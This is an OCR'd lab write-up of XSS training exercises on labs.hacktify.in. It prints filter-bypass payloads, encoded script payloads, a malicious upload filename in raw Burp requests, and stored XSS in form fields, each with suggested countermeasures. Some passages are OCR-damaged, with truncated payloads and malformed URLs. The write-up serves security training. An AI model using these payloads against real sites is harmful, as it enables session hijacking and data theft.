
Thanks for your Subscription!
You'll receive email on "><script>print("Happy")</script>

Print — 1 sheet of paper
Destination: Save to PDF
Pages: All
Colour mode: Colour

1.5. Developer Hates Scripts!

Reference	Risk Rating
Developer Hates Scripts!	**High**
Tools Used	
Payload that does not have a script tag in it.	
Vulnerability Description	
• the '<script>' is being changed to '<scr_ipt>'. we need to find a payload that does not have a script tag in it.	
How It Was Discovered	

Payload → "><img src=Happy onerror=alert(1)>


https://labs.hacktify.in/HTML/xss_lab/lab_5/lab_5.php?email="><img+src%3DHappy+onerror%3Dalert(1)>

Vulnerable URLs

- https://labs.hacktify.in/HTML/xss_lab/lab_5/lab_5.php?email=


Consequences of not Fixing the Issue

- Execution of JavaScript: Removing the script tag from the DOM does not necessarily stop the execution of the JavaScript code contained within it. The script can continue to run even after the tag is removed, as demonstrated in tests where scripts persist and execute despite tag removal.

Suggested Countermeasures

- Comprehensive Input Validation: Implement robust input validation mechanisms that go beyond simple keyword filtering to detect and sanitize potentially malicious inputs, regardless of variations like "scri_pt" tag
- Output Encoding: Apply proper output encoding techniques to all user-generated content before displaying it on the website to prevent script execution and protect against XSS attacks.

1.6. Change The Variation!


Reference	Risk Rating
Change The Variation!	**High**
Tools Used	
Payload	
Vulnerability Description	
• "<script>" tags are being sanitized in a web application, it means that any script elements within the HTML content is being removed or altered to prevent the execution of potentially malicious scripts.	
How It Was Discovered	
Payload → "><img src=Happy onerror=alert(1)>  https://labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email="><img+src%3DHappy+onerror%3Dalert(1)> Subscribe to our NewsLetter labs.hacktify.in 1	
Vulnerable URLs	
https://labs;.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email=	

Consequences of not Fixing the Issue
• Session Hijacking: Attackers can exploit XSS vulnerabilities to steal session cookies, enabling them to hijack user accounts and gain unauthorized access to sensitive information or systems. • Data Theft: XSS attacks can result in the theft of sensitive data like login credentials, credit card details, and personally identifiable information (PII), putting users at risk of identity theft and financial loss. • Account Compromise: The most severe XSS attacks can lead to complete account compromise, allowing attackers to access user accounts, manipulate content, install malware, or redirect users to malicious websites
Suggested Countermeasures
• Enhanced Input Validation: Strengthen input validation processes to detect and sanitize malicious scripts effectively, ensuring that all user inputs are thoroughly validated and sanitized before being processed. • Output Encoding: Apply proper output encoding techniques to all user-generated content to prevent script execution and protect against XSS attacks, even if "<script>" tags have been sanitized. • Content Security Policy (CSP): Implement a robust CSP to restrict the sources from which scripts can be loaded, reducing the risk of unauthorized script execution and enhancing overall web application security.

1.7. Encoding Is the Key?

Reference	Risk Rating
Encoding Is The Key?	**Medium**
Tools Used	
Payload & URL Encoding	
Vulnerability Description	
• Our payload reflects just in a single position, which is in the body of the page not in the 'input' tag as it does not have a 'value' attribute, also the other thing we can observe is it sanitized our '<', '>', '/' , '=' , '(' and ')'	
How It Was Discovered	

Try for script




https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=<script>alert(1)<%2Fscript>

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on scriptalert1script


But we observe this is sanitizing the symbols, let's encode the script code.



```
<script>alert(1)</script>
```

```
%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e
```

It's working.



https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=%253c%2573%2563%2572%2569%2570%2574%253e%2561%

%2f%73%63%72%69%70%74%3e

labs.hacktify.in
1

Vulnerable URLs

- https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=%253Cimg+src%253Dx+onerror%253Dalert%2528%22Hacked%22%2529%253E

Consequences of not Fixing the Issue

- The same consequences as the previous one.

Suggested Countermeasures

- The same as the previous one.

1.8. XSS With File Upload (File name)

Reference	Risk Rating
XSS With File Upload (File name)	**Low**

Tools Used


Burp suite

Vulnerability Description

- our parameter is not rendering or processing the close tags and tags are only working before the file name, so we needed a payload that just has an opening tag and this requirement is fulfilled by our 'img' tag.


How It Was Discovered

Upload the file



File Uploaded Lamborghini.jpg

Monitor from the server



Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.6 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Send
Cancel
Follow redirection
Target: https://labs.hacktify.in
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes

```
-----------------------------37794302125763601681008303378
Content-Disposition: form-data; name="image"; filename="Lamborghini.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ ( %!1!%)+...383-7(-.+
[illegible]
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=afd4bf985436b1c69bcd74b12f96ff23; path=/; secure
Location: ../../../Login/index.php
Content-Type: text/html; charset=UTF-8
Content-Length: 4327
Vary: Accept-Encoding,User-Agent
Date: Mon, 29 Jul 2024 09:15:09 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<html>
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0"
    />
    <meta name="keywords" content="" />
    <link rel="icon" href="../../assets/img/favicon.png" />
    <link rel="stylesheet" type="text/css" href="
    ../../assets/css/animate.css" />
    <link
```




```
POST /HTML/xss_lab/lab_8/lab_8.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=3d063716a0c1333d332d33f8d4c79cde
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------116244087239333747342620607210
Content-Length: 253923
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------116244087239333747342620607210
Content-Disposition: form-data; name="image"; filename="fix.png"
Content-Type: image/png

PNG

IHDRDQ²isBIT|d  pHYsÊ&ó?tEXtSoftwareAdobe Fireworks CS5quã6DprVWxíYa6¶aXÚtkC¼®!±½Ù¤D5ic§Ù;ô
ýQú7×ñez>ìÒ4I°âm_kÙyyOk$YßhF43à?þúýOò¼ý
[illegible]
```




```
POST /HTML/xss_lab/lab_8/lab_8.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=009e3c322e0886a09bccb1208a915862
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
Content-Type: multipart/form-data; boundary=---------------------------116244087239333747342620607210
Content-Length: 253923
Origin: https://labs.hacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------116244087239333747342620607210
Content-Disposition: form-data; name="image"; filename="<img src=y onmouseover=alert(1)>fix.png"
Content-Type: image/png

PNG

IHDRDQ²isBIT|d  pHYsÊ&ó?tEXtSoftwareAdobe Fireworks CS5quã6DprVWxíYa6¶aXÚtkC¼®!±½Ù¤D5ic§Ù;ô
ýQú7×ñez>ìÒ4I°âm_kÙyyOk$YßhF43à?þúýOò¼ý
[illegible]
```




Vulnerable URLs
• https://labs.hacktify.in/HTML/xss_lab/lab_8/lab_8.php
Consequences of not Fixing the Issue
• the same consequences as other sub-labs
Suggested Countermeasures
• the same as other sub-labs

1.9. XSS With File Upload (File Content)


Reference	Risk Rating
XSS With File Upload (File Content)	**Medium**
Tools Used	
HTML Injection	
Vulnerability Description	
• the file content can be an attack vector to find the XSS.	
How It Was Discovered	

Let's try to upload a file having exploit code



```
<script>alert(1)</script>
```


Upload the file



Vulnerable URLs
• https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php
Consequences of not Fixing the Issue
• Data Theft: XSS vulnerabilities can lead to the theft of sensitive data, such as session cookies, user credentials, and personal information, allowing attackers to access and misuse this data. • Identity Impersonation: Attackers can exploit XSS vulnerabilities to impersonate users, gaining unauthorized access to accounts and performing actions on behalf of the victim without their consent. • Website Defacement: Unaddressed XSS vulnerabilities can result in website defacement, where attackers modify the appearance and content of a website to spread malicious messages or misinformation.
Suggested Countermeasures
• HTTP Only and Secure Flags for Cookies: Set the HTTPOnly flag on cookies to prevent client-side scripts from accessing them and use the Secure flag to ensure that cookies are only transmitted over secure HTTPS connections.

1.10. Stored Everywhere!

Reference	Risk Rating
Stored Everywhere!	**Low**
Tools Used	
Payload	
Vulnerability Description	
• Our lab had stored XSS vulnerability in it.	
How It Was Discovered	



First Name ">fname<script>alert(1)</


Last Name: ">lname<script>alert(2)</

Email ">email<script>alert(3)</s

Password: Enter Password


Confirm Password Enter Confirm Password

- Tried to add script into input elements.
- Login with credentials




Email ">email<script>alert(3)</script>>

Password •••


labs.hacktify.in/HTML/xss_lab/lab_10/profile.php

labs.hacktify.in says

1


labs.hacktify.in/HTML/xss_lab/lab_10/profile.php

labs.hacktify.in says

